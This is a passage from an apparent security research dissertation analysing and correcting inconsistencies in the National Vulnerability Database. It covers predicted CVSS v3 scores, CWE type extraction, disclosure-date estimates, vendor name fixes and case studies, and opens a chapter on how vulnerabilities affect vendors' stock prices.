Improvement Impact. With our model, we can assign v3 scores and severity levels to all vulnerabilities in the NVD that only have the v2 scores. For over 74K CVEs with only v2 scores, Table 15 depicts their severity categories under v2 and our predicted v3. We observed that 48K CVEs change severity levels under v3, with 29K CVEs changing severity categories if we consider v2 High and v3 Critical to be equivalent (as v2 lacks a Critical level). Thus, nearly 40% of CVEs have different severity once the severity score is updated with the predicted v3. Overall, the change is skewed towards high severity ratings. We hypothesize that this characteristic is because v3 was designed in part to account for the scope of software affected, which can elevate the severity of a vulnerability when other sensitive systems are involved beyond the immediate vulnerable system. As a result, users of the NVD can better prioritize the vulnerabilities that they analyze and address.

The most impacted vulnerabilities by v3 do not adhere to any patterns, as confirmed from the prediction results, highlighting the power of our learning techniques in capturing complex mappings.Note that both the old vulnerabilities mentioned earlier, that are still exploited (i.e.,, CVE-2011-0997 and CVE-2004-0113), are more properly categorized as critical severity under our model—whereas one was labeled as medium severity, the other was high severity with the v2 labels.

Johnson *et al.* [87] assessed the credibility of CVSS scoring using a Bayesian method and found that, except for a few dimensions, CVSS is reliable. By analyzing five databases, they argued that NVD is the most reliable with respect to CVSS quality. In conducting our v3 extrapolation, we also argued that the predicted labels will help users prioritize vulnerabilities better. In particular, we found that the confidentiality, base score, and integrity are important features that impact the

Table 15: The v2 and v3, where v3 labels are predicted by our model.

v2 \ v3	L #	L %	M #	M %	H #	H %	C #	C %
L	183	3.42	5,160	96.43	8	0.15	0	0.00
M	1	0.00	15,272	39.79	23,107	60.21	0	0.00
H	0	0.00	490	1.64	10,135	33.89	19,281	64.47

Table 16: Prediction accuracy. The overall accuracy of our prediction engine, and its accuracy by input class.

Accuracy	**Overall**	**By input (v2) class (%)**		
	(%)	L	M	H
LR	83.14	82.58	79.31	91.14
SVR	66.46	82.97	71.15	51.21
CNN	**86.29**	82.84	**83.31**	**93.55**
DNN	84.41	**83.10**	80.67	92.48

performance of our prediction model, i.e., the degree of information disclosure, the cumulative score of the vulnerability, and the degree of impact on the integrity of the victim. Allodi *et al.* [31] evaluated information affecting severity assessment. Our work extends their findings by showing which features determine the CVSS severity v3 score of a vulnerability.

5.3.4 Vulnerability Types

Inconsistencies. In the NVD, a CVE should be assigned a vulnerability type under the CWE classification [2] to provide users with an overview of the vulnerability nature and risk. Security analysts and developers leverage the vulnerability type to understand attack vectors that may impact their software, types of defenses to deploy, and track shifts in security concerns over time [52]. However, we identified that the CWE field for CVEs is not consistently populated correctly with a CWE-ID value.

We found CVEs without CWE values, as well as those with CWE entry as *NVD-CWE-Other*. By itself, this is missing data—rather than inconsistent, and out of the scope of our investigation (although worth noting for those analyzing NVD vulnerability types). However, we observed that the free-form CVE description (particularly the description provided by one of the vulnerability's evaluators) often contains the CWE-ID. For example, CVE-2007-0838 lists *NVD-CWE-Other* as its CWE-ID, while its evaluator description includes "CWE-835: Loop with Unreachable Exit Condition ('Infinite Loop')". We also observed CVEs that list additionally relevant CWE-IDs in the description beyond those listed in the CWE field. In these cases, the CWE information is accessible in the CVE entry, but inconsistently provided.

Identification and Improvement. The CWE-ID follows a standard and distinct format that allows us to easily identify IDs in description strings through a regular expression (i.e., *CWE-[0-9]**). For all CVEs, we applied this regular expression to the description strings to extract any CWE-IDs and add them to the set of CWE-IDs listed in the CWE field, if any. From this set of CWE-IDs, we filtered any CWE-ID values that indicate missing or non-specific CWEs (e.g., *NVD-CWE-Other*). In theory, descriptions could list CWE-IDs that are not relevant to the CVE (e.g., if discussing another vulnerability). However, through manually inspecting a random sample, we did not observe any erroneous cases where the CWE-ID in the description is not correct. Evidently, the CVE description outlines the traces of a vulnerability, which can be used to determine the type of vulnerability. We, therefore, investigated the capability of the CVE descriptions to extrapolate their corresponding types. We did so by utilizing different Natural Language Processing, machine learning, and deep learning techniques.

The crowd-sourced nature of the vulnerabilities devoid the descriptions of a standard descriptive pattern. Therefore, we began by preprocessing the data. Particularly, we unified the cases (convert text to lower case), removed the stop words and special characters (commonly used words that do not affect the meaning of the sentence, e.g., *This capability can be accessed* is changed to *capability access*), replaced contractions (e.g., *identifier's* is changed to *identifier*), and tense (past tense is changed to present tense, e.g., *used* is changed to *use*). Then, Universal Sentence Encoder [73], a pre-trained transformer that is used to transform the text into high dimensional vector representation depending upon the semantic similarities and clustering, is utilized to represent the descriptions as vectors of size 1×512. The encoded vectors are then used to train and evaluate several machine learning and deep learning techniques, namely, k-Nearest Neighbor (k-NN), CNN, and DNN. We observed that k-NN (k = 1) provides the best results, predicting 151 different types with 65.60% accuracy. While the results seem high considering the number of target classes, they cannot be reliably used given the criticality of the application.

Improvement Impact. By applying our CWE-ID extraction from CVE descriptions and matching CWE-ID name from the CWE list from their website [53], we correct the CWE field for 2,456 vulnerabilities that do not have their types labeled. These vulnerabilities also include those that already have types assigned. Statistically, the existing database includes 26,312 vulnerabilities with NVD-CWE-Other label, 7,566 with NVD-CWE-noinfo label, and 1,293 with no assigned label, aggregating to $\approx$31% of all the vulnerabilities. Additionally, we observed that most of the affected CVEs after our inconsistency fixes are those of type NVD-CWE-Others. Our analysis finds appropriate labels for 1,732 of the NVD-CWE-Other vulnerabilities and 14 of both the NVD-CWE-noinfo and unassigned vulnerabilities, making up for $\approx$5% of those vulnerabilities.

Table 17: Top 10 dates with the most vulnerabilities by CVE publication and our estimated disclosure dates (EDD). Day of week (DoW) and percent of that year's vulnerabilities reported on date are used.

CVE Date	DoW	Vulns		EDD	DoW	Vulns	
		#	%			#	%
12/31/04	F	1,098	44.8	09/09/14	T	384	5.1
05/02/05	M	816	16.6	07/09/18	M	359	2.4
12/31/02	T	441	20.5	04/02/18	M	344	2.3
12/31/03	W	407	26.7	07/05/17	W	313	2.4
07/09/18	M	423	2.8	01/19/16	T	295	4.6
12/31/05	Sa	384	7.8	07/18/17	T	275	2.2
02/15/18	Th	340	2.3	07/14/15	T	268	3.7
09/09/14	T	326	4.1	05/02/05	M	256	5.4
08/08/17	T	316	2.2	01/17/17	T	251	2.0
04/18/18	W	281	1.9	07/17/18	T	245	1.7




Figure 8: The number of CVEs disclosed per week day (using our estimated disclosure dates) and published to NVD.

5.4 Case Studies

With an improved and more consistent NVD, we conduct several vulnerability analyses as case studies on the impact of our NVD corrections. For each analysis, we describe what questions are being asked, how the answers might be valuable in practice, the results from the analysis using both the original and rectified NVD data, and the impact of our improvements on the analysis outcome.

We recognize that there are a variety of potential analysis directions. This subset is by no means comprehensive, but rather involves informative questions one might reasonably ask when using the CVE fields we investigated from the NVD. While we believe the results of our analysis are useful for the security community, the ultimate goal of these case studies is to demonstrate how analysis results can be affected by the NVD data issues that we correct.

5.4.1 Vulnerability Disclosures

RQ1. When are vulnerabilities most frequently disclosed?

Analysis Value: Understanding the times associated with high levels of vulnerability disclosures could shed light on underlying decisions in the disclosure process, as well as the impact of those decisions. For example, hypothetically, vendors could opt to disclose vulnerabilities at the end of the week or near holidays. As many people (including those working for media organizations) are off of work during subsequent periods, the vulnerabilities may draw less negative attention. As a consequence though, vulnerability remediation may be substantially delayed. It is important to understand if this indeed happens frequently.

Analysis Results: Table 17 shows the top 10 dates in terms of the number of vulnerability disclosures (based on our estimated disclosure date), as well as the day of the week for each date. When considering US holidays, we do not notice any particular pattern of pre-holiday disclosures. Rather, several of these top dates are within a couple of weeks after a US holiday, such as Independence Day (7/9/18, 7/5/17, 7/18/17, 7/14/15, and 7/17/18), Labor Day (9/9/14), and New Year's Day (1/17/17 and 1/19/16). Additionally, we note that these dates are primarily on Mondays and Tuesdays. To investigate this observation more broadly, Fig. 8 shows the number of vulnerabilities disclosed on each day of the week. We find that beyond the top 10 dates, vulnerabilities are most frequently disclosed in the first half of a week (with fewer disclosures on Friday or over the weekend). In this analysis, we consider US holidays as most vendors in the NVD are US-based companies. However, we recognize that other nations celebrate many other holidays, and leave a more detailed global analysis for future work. We note that most vulnerabilities are disclosed during reasonable periods, where security professionals can obtain and act on information promptly.

Impact of NVD Data Issues: For top CVE publication dates from Table 17, we observe New Year's Eve as four of the top 10 most active days, whereas it does not appear anywhere among the top 10 dates by our estimated disclosure dates. Most notably, on 12/31/2004, over 1K CVEs were added to the NVD, accounting for over 44% of CVEs for that year. Yet according to our estimated disclosure date, only 175 were publicly disclosed that day. This discrepancy suggests an NVD artifact where a large number of CVEs may be added to the database before a new year arrives, or backdated to the last day of a prior year, rather than a more fundamental aspect of vulnerability reporting. Using the raw NVD data for vulnerability frequency analysis could produce inaccurate conclusions such as high vulnerability reporting during holidays. Similarly, Fig. 8 indicates a more equal distribution of CVE publication dates throughout the week, which would incorrectly suggest many CVEs are indeed disclosed near weekends.

5.4.2 Vulnerability Severity

RQ2. What is the severity distribution of vulnerabilities?

Analysis Value: As thousands of vulnerabilities are identified annually, it is vital that security




Figure 9: CVEs Distribution across severity categories over the years with different severity scoring methods; v2, v3, and pv3 (our predicted v3 scores applied to all CVEs in the NVD; §5.3.3). Recall that v3 was only released in 2015, and all CVEs after 2017 were labeled with v3 scores. However, a subset of CVEs before 2017 was retroactively labeled with v3 scores.

practitioners can prioritize the most severe ones first. Furthermore, understanding what fraction of vulnerabilities receives each severity label allows them to identify how many vulnerabilities they may need to contend with. For the security community, it is also valuable to understand whether disclosed vulnerabilities skew towards low or high severity ones, shedding light on the nature of vulnerabilities being uncovered.

Analysis Results: Recall that in Section 5.3.3, we augmented the NVD by automatically applying accurate v3 severity ratings to all CVEs, rather than just relying on the most recent CVEs reported since v3 became standard. In Table 18, we present the distribution of CVE severity (across all CVEs in the NVD) for both v2 and our predicted v3. In total, 8.25% of all CVEs are low severity under v2, with the majority as medium severity. In contrast, under our predicted v3, less than 2% are low severity, and the severity distribution is skewed towards the higher end, with the majority of vulnerabilities as high or critical severity. From both the v2 and v3 distributions, the small proportion of low severity vulnerabilities suggests some bias against discovering, reporting, or disclosing less urgent security concerns. However, v3's skew towards high severity ratings could spur different vulnerability remediation behavior, as many vulnerabilities rated as medium under v2 but higher under v3 might have been ignored by security practitioners earlier.

Fig. 9 further breaks down the yearly distribution of CVEs across different severity categories, for v2, v3, and our predicted v3. Using our predicted v3 severity scores, we observe a decreasing trend in the proportion of critical severity CVEs over the years. For example, from 2011 onwards, less than 20% of each year's CVEs were critical, compared to the early 2000s where nearly 30-40% were likewise. This change indicates that the severity distribution of vulnerabilities is shifting over time. While we are uncertain of the cause of this shift, one hypothesis is that the increasing use of program analysis and fuzzing tools may be producing larger vulnerability populations than before,

Table 18: CVSS severity score distributions over all CVEs.

Label	v2 (%)	Predicted v3 (%)
Low	8.25	1.62
Medium	54.83	38.30
High	36.92	44.48
Critical	N.A.	15.60

but the number of critical ones remains similar, thus resulting in a smaller proportion. Future work could investigate this phenomenon in more depth.

Table 19: Top 10 vulnerability types by the number of critical or high severity CVEs using v2, v3, and our predicted v3 (pv3) scores.

v2		**v3**				**pv3**			
High		**Critical**		**High**		**Critical**		**High**	
Type	#	Type	#	Type	#	Type	#	Type	#
BO[1]	6935	BO[1]	1221	BO[1]	3025	SQLI[2]	3420	BO[1]	4078
SQLI[2]	4115	SQLI[2]	673	PM[3]	1497	BO[1]	1783	PM[3]	2096
PM[3]	2581	IV[4]	323	IV[4]	1291	CI[5]	766	CR[18]	1802
IV[4]	2070	UaF[7]	271	AC[11]	955	PM[3]	601	IV[4]	1749
CI[5]	1463	AC[11]	247	IE[14]	683	IV[4]	447	RM[6]	1426
RM[6]	1416	PM[3]	232	IO[15]	680	PT[9]	364	IE[14]	1180
UaF[7]	712	IA[10]	190	CSRF[16]	671	AC[11]	362	PT[9]	1173
NE[8]	702	CD[12]	125	UaF[7]	443	RM[6]	341	CI[5]	1168
PT[9]	672	CMD[13]	114	BoR[17]	414	NE[8]	295	CSRF[16]	984
IA[10]	666	CI[5]	108	PT[9]	360	UaF[7]	224	NE[8]	777

[1]Buffer Overflow, [2]SQL Injection, [3]Permission Management, [4]Input Validation, [5]Code Injection, [6]Resource Management, [7]Use-after-Free, [8]Numerical Error, [9]Path Traversal, [10]Improper Authorization, [11]Access Control, [12]Credentials, [13]Command, [14]Information Exposure, [15]Integer Overflow, [16]Cross-Site Request Forgery, [17]Buffer Over Read.

Impact of NVD Data Issues: In NVD, all CVEs since 2017 are assigned v3 scores. However, no CVE before 1999 has an assigned v3 score, and before 2013, no more than 35 CVEs each year have a v3 score retroactively labeled (as v3 was officially released at the end of 2015 [104]). This minority of CVEs with assigned v3 scores is too limited for many analyses. For example, as seen in Fig. 9, CVEs with assigned v3 scores in certain years are unrepresentative of the likely real severity distribution. In 2000-2002, 2004-2006, and 2009, only one severity level appears for all CVEs with assigned v3 scores. While security analysts could rely on v2 instead, v3 was explicitly designed to overcome limitations of v2. Thus, our predicted v3 affords comprehensive severity analysis across the entire NVD dataset. This historical perspective is particularly important as vulnerabilities remain viable for years after disclosure [70].

5.4.3 Vulnerability Types

RQ3. Which vulnerability type has most critical vulnerabilities?

Analysis Value: Understanding which vulnerabilities are associated with the most critical CVEs is useful for both security practitioners and researchers, allowing them to prioritize which tools or defense systems to invest in or investigate.

Analysis Results: Our analysis involves the CWE and CVSS severity fields. In table 19 we list the top 10 CWE categories by the number of high/critical severity CWEs, using v2, v3, and pv3 severity scores. By both correcting CWE labels and using our predicted v3 scores, we identify that SQL injection has the most critical CVEs, with almost twice as many as the next vulnerability type (buffer overflows). Meanwhile, for high-but-not-critical CVEs, buffer overflows are most common, and SQL injection does not appear within the top 10. This suggests that when SQL injection vulnerabilities are identified, they are typically of the utmost severity.

Impact of NVD Data Issues: Buffer overflow and SQL injection are consistently the most frequent types under v2, v3, and our PV3. However, we note that overall, the top 10 CWE types for our PV3 more closely resembles that of v2, compared to v3. For example, access control, command injection, and hard-coded credentials are in the top 10 v3 critical CVEs, but not in v2 or our PV3. Thus, our corrected NVD results appear more consistent than using the original CWE and v3 NVD labels.

5.4.4 Vendor and Product Names

RQ4. Which vendors have most CVEs or vulnerable products?

Analysis Value: Analysts may inform their operation using the vulnerability impact information across vendors, e.g., which vendors to track for new vulnerabilities, or which products to analyze.

Analysis Results: Table 20 shows the top 10 vendors per the associated CVEs and affected products, as a count and a fraction of all CVEs and affected products associated with each vendor. The statistics are presented for before and after our NVD corrections, but we will use the post-correction values for our analysis. We observe that the top vendors represent a significant fraction of all CVEs and products. The top 10 vendors account for about 36% of all CVEs and 22% of all products. Thus, the impact of CVE vulnerabilities is concentrated on a small set of vendors, with a long-tail of the remaining less-impact ones. It is also interesting to note that the top vendors by CVE count are quite different than those by the product count, with only 4 common vendors. This difference suggests that the concentration of CVEs among top vendors is not simply due to these vendors supporting a wide number of products.

Impact of NVD Data Issues: The impact of product and vendor name inconsistencies is less dramatic for this analysis, as ultimately the order of top vendors remains the same before and after

Table 20: Top 10 vendors per the number of associated CVEs and affected products, after and before name corrections (# is a count and % as a percent of CVEs or products associated with that vendor).

Vendor	# of CVEs				Vendor	# of Products			
	After		Before			After		Before	
	#	%	#	%		#	%	#	%
Microsoft	6,602	6.16	6,597	6.15	HP	3,067	6.73	3,083	6.60
Oracle	5,650	5.27	5,526	5.15	Cisco	1,821	4.00	1,839	3.94
Apple	4,574	4.26	4,574	4.26	IBM	926	2.03	926	1.98
IBM	4,160	3.88	4,160	3.88	Axis	808	1.77	808	1.73
Google	3,934	3.67	3,933	3.67	Intel	721	1.58	723	1.55
Cisco	3,674	3.43	3,674	3.43	Huawei	701	1.54	707	1.51
Adobe	2,869	2.68	2,869	2.68	Lenovo	579	1.27	579	1.24
Linux	2,275	2.12	2,254	2.10	Oracle	553	1.21	546	1.17
Debian	2,275	2.12	2,180	2.03	Siemens	510	1.12	534	1.14
Redhat	2,161	2.01	2,144	2.00	Microsoft	489	1.07	486	1.04

Table 21: CVEs with mislabeled vendors/products by severity levels using v2 and our predicted v3 (pv3) labels.

	Mislabeled Vendor		Mislabeled Product	
	v2	pv3	v2	pv3
Low	275	10	27	4
Medium	2,033	1,101	196	105
High	1,206	1,484	159	205
Critical	NA	919	NA	68

corrections. However, the changes in vulnerability counts can be notable. For example, Oracle had over 100 more associated CVEs after our naming fixes, and Debian had 95 more CVEs. Even when the number of CVEs with a mislabeled vendor or product is small, the security risk can be high. In Table 21, we consider all CVEs with the corrected vendor or product label, and break down their severity levels using v2 and our predicted v3. While only several thousand CVEs were mislabeled and subsequently corrected, over a third are high severity under v2 and a quarter are critical under our predicted v3. In total, nearly 1000 mislabeled CVEs are critically severe. A security analyst tracking a particular product or vendor could easily miss relevant severe vulnerabilities, putting their systems at risk. (After all, it only takes one missed vulnerability to permit a security situation, such as with Equifax [124].)

5.5 Discussion

The Need for a Reliable Vulnerability Database. Given the wide range of applications of vulnerability databases, in both the industry and the research community, the reliability of the information

Table 22: Ground truth - prediction results

v3 / v2	L		M		H		C	
	#	%	#	%	#	%	#	%
L	3	0.08	3823	98.76	45	1.16	0	0.00
M	0	0.00	9724	42.77	13010	57.23	0	0.00
H	0	0.00	320	2.87	5438	48.70	5409	48.43

present in them is of the utmost importance. However, some of the key takeaways of this work show that the information in NVD is inconsistent, as demonstrated by the associated quantification, thereby raising questions on NVD's reliability. The inconsistencies are shown to vary, including the delay between a vulnerability's disclosure and its publish date in the NVD, to its vendor and product name, to its severity metrics, to the vulnerability type. With this work, by identifying the inconsistencies, we highlight the pitfalls of using NVD. Given the non-uniform state of the vulnerable systems, inconsistencies in them require manual effort. We conducted a manual investigation and then utilized the efforts to build an automated system to identify inconsistencies. For others, we built automated tools that can be used to recover consistency.

While the estimated disclosure date in this study fundamentally questions the completeness of the NVD, other fixes address NVD's inconsistency. It is argued that the reports listed in the reference links in NVD might not be public or known at the time of their insertion into the NVD. In addition, the vulnerability information can be modified multiple times, as it is the practice with incremental vulnerability reporting. The proposed approach can therefore be utilized to change the estimated disclosure date of the vulnerability during a modification, given such practices and operational caveats. Moreover, recall the presence of inconsistencies identified in the NVD in other vulnerability databases as well, indicating the spread of the inconsistencies, possibly due to information sharing.

5.5.1 Prediction Performance

In Table 13, we observed that the movement of v2 vulnerabilities with High severity level is $\approx$equally split between High and Critical severity levels when transformed to v3. However, the prediction results of the vulnerabilities with no v3 severity in Table 15 shows that the split of v2 vulnerabilities with High severity that transform to critical severity level is $\approx$twice the number of vulnerabilities that transform to High severity in v3. To ensure the performance of our prediction, we check the behavior of the model for the ground truth dataset. We begin by using our model to predict for the vulnerabilities that have v3 labeled. Table 22 shows the results of this experiment. Recall from Table 13 that only 1% of v2-medium and 9.5% v2-low vulnerabilities transformed to low severity level in v3. We, therefore, see less number of vulnerabilities in the v3 low severity level. Considering that this experiment includes the training dataset, which makes 80% of our

Table 23: Test dataset - ground truth data

v2 \ v3	L		M		H		C	
	#	%	#	%	#	%	#	%
L	104	13.42	644	83.10	27	3.48	0	0.00
M	84	1.85	2,368	52.08	1,974	43.41	121	2.66
H	0	0.00	85	3.80	950	42.52	1,199	53.67

Table 24: Test dataset - prediction results

v2 \ v3	L		M		H		C	
	#	%	#	%	#	%	#	%
L	6	0.77	765	98.71	4	0.52	0	0.00
M	0	0.00	2128	46.80	2419	53.20	0	0.00
H	0	0.00	58	2.60	933	47.76	1243	55.64

overall dataset, we now look into only the testing dataset, removing possible biases.

Table 23 shows the actual representation of the ground truth-testing dataset, while Table 24 shows the movements of the same vulnerabilities by our prediction model. Notice that low severity vulnerabilities in v2 are only 10% of the total testing dataset, out of which only 1.38% of the samples remain in low in v3 leading to most of the low vulnerabilities in v2 moving to medium severity level in v3. In tables 22 and 24, we see that the v2-high vulnerabilities have proportionally transformed to v3-high and v3-critical. Considering these the only explanation for the presence of $\approx$twice the number of transformed v3-critical vulnerabilities than v3-high (from v2-high) is the nature of their feature space than possible aberration in our model.

5.5.2 Root Cause of Inconsistencies

Understanding the root causes of the inconsistencies in NVD can help eliminating them. Our analyses provide various plausible explanations for the root causes of inconsistencies. For vendor/product inconsistencies, we noticed that they were clearly due to the incorrect naming conventions, using developers as vendors, due to vendor acquisitions, and typos by analysts. Among those root causes, the acquisitions are a dynamic root cause, and therefore are difficult to mitigate, while other causes can be addressed by standardizing a nomenclature.

The reason behind the inconsistencies in the v3 severity is the adoption of a new severity scoring system, which was not in existence at the time of scoring the severity of older vulnerabilities. Given the absence of the parameters that differentiate between v3 and v2, v3 was not generalized for those vulnerabilities, although such generalization was done by NVD when adopting v2 throughout with a considerable accuracy. Similarly, by leveraging the deep learning-based




Figure 10: Average lag time by v3 severity level.

algorithms, we determined the v3 labels from the v2 labels. We investigated the severity of the vulnerabilities with a lag between the estimated disclosure date and the NVD date. Fig. 10 shows the average lag, in days, by the different severity levels in the v3, and we observe that the average among the various severity levels ranges between 47.6 days to 66.8 days, thereby demonstrating that the delay in the insertion of vulnerability into the NVD has no relationship with the severity of the vulnerability.

5.5.3 Observations: Inconsistent Vendor and Product

From our analysis, we observed several interesting naming patterns that reflect the complex software ecosystem and highlight difficulties that can arise in managing vendor and product names. For example:

1. In the NVD, various entities may be deemed the vendor. Interestingly, a primary software developer is sometimes listed as a vendor, and different maintainers over time may list the same product. For example, Igor Sysoev was the original author of nginx, which is now maintained by nginx.inc, and both of them are listed as vendors with nginx as a product. Additionally, developers can be referenced with variations of their real name, leading to inconsistency (e.g., *provos* and *neilsprovos*). Acquired companies can also be listed as products under the acquiring vendor (e.g., *ICQ* and *AOL*). Note that our vendor heuristics allow us to select these vendor pairs for manual analysis.

2. A vendor could be a parent company while the product is the subsidiary. Here, the subsidiary can be both a vendor (listing its own software) as well as a product, which is also detected by our vendor heuristics.

3. A vendor could change name (e.g., *cat* became *quickheal*). We note that our vendor heuristics may catch this if the old and new vendor names share characters or product names, but may miss cases otherwise.

Thus, the NVD would benefit from defining consistent rules for vendor and product naming, such as on the use of white spaces, special characters, and abbreviations. One path forward would be to require vulnerability reporters to check their name submissions against a tool or online interface that searches existing names that likely match, perhaps using an approach such as our identification method.

5.5.4 Applications

This work highlights inconsistencies in the NVD data fields, and proposes methods to fix them. The diversified inconsistencies warrant multiple tools, dealing with one at a time. As a result, this study can be utilized by the analysts at NVD towards the following goals:

1. The estimated disclosure date identification can enrich the vulnerability report for the end-user's perusal. The tool enables the analysts to scrape through the different vulnerability reports and disclosures from the reference links of the recently added vulnerabilities and notify them of the disclosure date.

2. The vendor and product inconsistency finding tool can be leveraged during the vulnerability reporting. The individual reporters can enter the vendor and product name according to their perception, and the tool will suggest the suitable vendor and product name from the generated consistent database. The reporter will then choose the consistent vendor and product name if available. Additionally, the NVD analysts can use the tool to re-assess the vendor and product names towards the generation of CPE URI (both 2.2 and 2.3). Moreover, for new vendor and/or product names, our observed inconsistencies and the root causes can help control the inconsistencies in the future.

3. Our tool to determine the CVSS v3 metrics can be leveraged for a approximately uniform severity metric across vulnerabilities in the database. Moreover, it can be used by the users of NVD to prioritize their patching.

Leveraging the improved NVD, we formulate analysis questions as case studies to understand the impact of our corrective measures. Although there were numerous analyses that we came up with, we present the questions that a user might have when using the corrected fields. We observe that while public disclosures happen in the early days of the week, the inclusion of them in the NVD happens on the latter days. Additionally, the high reportage of CVEs on the last day of a year can be due to their retroactive inclusion when only the year was known.

The temporal analysis of software weakness can help understand the trends to understand the up and the coming vulnerabilities. These emerging software weaknesses may be a result of a recently found attack vector. These can be utilized during the software product development and can help prioritize patching processes, and to emphasize upon, during the various phases of the software development life cycle. A consistent database would give a better picture of the trends, including their exploitation window (depending upon the disclosure date of a vulnerability and the date it is discovered on a host computer).

Limitations. To estimate the disclosure date, we consider the domain names representing 85% of the URLs. The reduction of coverage by 15% may lead to an imprecise estimation of the disclosure date. Moreover, vendor and product inconsistency numbers present a lower bound on inconsistencies that NVD may have. We would not group the vendors if another vendor acquired a probable inconsistent vendor. An approach to improve the bounds would require determining the date of acquisition of the probable inconsistent vendor and then correlating it with their estimated disclosure date.

5.6 Summary

Given the importance of such a database as NVD for security operations, identifying, measuring, and fixing the inconsistencies is essential, which we pursue through various tools, including multi-sourced web scraping, manual vetting, and deep learning algorithms for the publication date, vendor names, product names, severity categories, and vulnerability types inconsistency remedies. The inconsistency fixed database revealed exciting insights about the NVD and vulnerability reporting in general, and how basing the analysis on the current NVD leads to different conclusions than on the fixed one. The frequent days in estimated public disclosure and published date shows the prevalence of early days in the week (Monday and Tuesday) among disclosure dates and the latter days among publication date in the NVD. The fixed vendor names show decreasing inconsistencies over time, while product names need more attention for better resolution. The v3 fix reveals a better distribution of the v3 metric and the vulnerability type fix identifies additional types, other than the ones listed in the NVD.

6 Determining the Cost of Software Vulnerabilities

Vulnerabilities have a detrimental effect on end-users and enterprises, both direct and indirect; including loss of private data, intellectual property, the competitive edge, performance, etc. Despite the growing software industry and a push towards a digital economy, enterprises are increasingly considering security as an added cost, which makes it necessary for those enterprises to see a tangible incentive in adopting security. Furthermore, despite data breach laws that are in place, prior studies have suggested that only 4% of reported data breach incidents have resulted in litigation in federal courts, showing the limited legal ramifications of security breaches and vulnerabilities.

An ideal software should be defect-free, reliable and resilient. However, vulnerabilities are defects in software products, which expose the product and users to risk alike, for *e.g.*, Distributed Denial of Service attacks [133, 134] or typosquatting attacks [119]. When such defects happen, users prefer vendors who take such defects as a priority, fix them, report them to their users, and keep the community as a whole immune to adversaries. Failure to do so would put vulnerable vendors at risk, whereby users seek different vendors, causing great losses.

In practice, vulnerabilities have multiple costs associated with them. For example, a vulnerability leads to loss of trust by users, tarnished brand reputation, and ultimately results in the loss of customer-base. To deal with vulnerabilities, vendors also incur additional costs in the form of developer-hours spent fixing them and redeploying fixes. To make matters worse, the number of security incidents and vulnerabilities have been growing exponentially, leading to a similar growth in resources required for fixing them. In 2012, for example, Knight Capital, a financial services company, lost $400 Million USD because of a bug in their code; the company bought shares at the *ask price* and sold them at the *bid price* [122]. Losses from WannaCry (2017), a ransomware attack in over 150 countries affecting more than 100,000 groups, is estimated to be $4 Billion USD [40]. Virus attacks, such as Love Bug (2000), SirCam (2001), Nimda (2001), and CodeRed (2001), have had an impact of $8.75 Billion, $1.25 Billion, $1.5 Billion and $2.75 Billion USD, respectively [3].

6.1 Summary of Completed Work

In this paper, we quantitatively analyze the loss faced by software vendors due to software vulnerabilities, through the lenses of stock price and valuation. To this end, this work has the following contributions.

1. An evaluation of vulnerabilities, disclosed in the year 2016, from the National Vulnerability Database (NVD) and their impact on their vendors.

2. An accurate method for predicting stock price of the next day using NARX Neural Network.

3. Industry-impact correlation analysis, demonstrating that some industries are more prone to stock loss due to vulnerabilities than others.

4. Vulnerability type analysis, indicating that different types have different powers of affecting the stock price of a vendor.

6.2 Methodology

Using the information available on the National Vulnerability Database (NVD), the goal of this study is to track the public disclosure date of vulnerabilities and capture their impact on vendors stock market valuation. As in the prior work [86], we consider the fluctuation in the stock price as a measure of the reported vulnerabilities' impact. To this end, we calculate the impact on the following days, with respect to the predicted value of the stock on the day of vulnerability disclosure. However, we limit ourselves to the third day of the public disclosure of the vulnerability to reduce the likelihood of interference with factors that might affect the market value. The rest of the section explains the steps taken towards the above goal in detail.

6.2.1 Data and Data Augmentation

Our main sources of data are NVD [6] and Yahoo Finance [8]. Fig. 11 summarizes, at a high-level, the flow of data creation, from the source of data to the final dataset. In a nutshell, we extract information from JSON files downloaded from the National Vulnerability Database (NVD), scrape through the reference links for each vulnerability provided by NVD to approximate the disclosure date of the vulnerability, then check for indicative words, such as "lib" or "library" in the description of the vulnerability. If such words do not exist in the description, which means that those vulnerabilities are more likely associated with the vendor and not due to a third party, we consider the vulnerability for further analysis. We check for the vendor's historical stock prices using the Yahoo Finance. If the vendor exists in Yahoo Finance, we consider the vendor for our analysis, else the vendor is rejected.

